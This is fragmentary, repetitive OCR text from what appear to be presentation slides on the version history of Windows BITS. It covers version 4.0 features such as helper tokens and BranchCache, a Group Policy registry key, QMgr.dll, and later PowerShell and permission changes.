

Windows Server 2008 R2
Windows 7
4.0
• Helper tokens (simpler resource access model)
• BITS Compact Server
• Improved bandwidth throttling
• Goodbye peer caching, hello **BranchCache**



Windows Server 2008 R2
Windows 7
4.0
• Helper tokens (simpler resource access model)
• BITS Compact Server
• Improved bandwidth throttling
• Goodbye peer caching, hello **BranchCache**


• Hosted Cache (2008 R2)
• Distributed Cache (Windows 7)
Main Office
Branch Office
Branch Office

DisableBranchCache (Group Policy)
HKLM\Software\Policies\Microsoft\BITS

- **Enabled** by default
- N/A to BITS transfers over SMB


DLL
QMgr.dll


DLL
QMgr.dll
4.0
VER 7.5.xxxx...

Release history

DisableBranchCache (Group Policy)
HKLM\Software\Policies\Microsoft\BITS

- **Enabled** by default
- N/A to BITS transfers over SMB

QMgr.dll

4.0

VER 7.5.xxxx...


Windows Server 2008 R2

Windows 7

4.0

- Helper tokens (simpler resource access model)
- BITS Compact Server
- Improved bandwidth throttling
- Goodbye peer caching, hello **BranchCache**

R2)
ndows 7)


Release history
1.0
1.2
1.5
2.0
2.5
3.0
4.0
5.0
10.0


5.0


Release history

5.0

QMgr.dll

Release history





Windows Server 2012
Windows 8
Windows 10

- Get/set BITS **job properties**
- Generic properties (easier to enhance capabilities without requiring new interfaces), lots of enums

- (Win 10 v1607) BITS COM APIs and PowerShell cmdlets in PowerShell Remote Session (including *persistent* Remote sessions (New-PSSession)

- (Win 10 v1607) Security/permissions improvement when using helper tokens (least privilege, admin no longer needed)

IBackgroundCopyJob5 `interface`

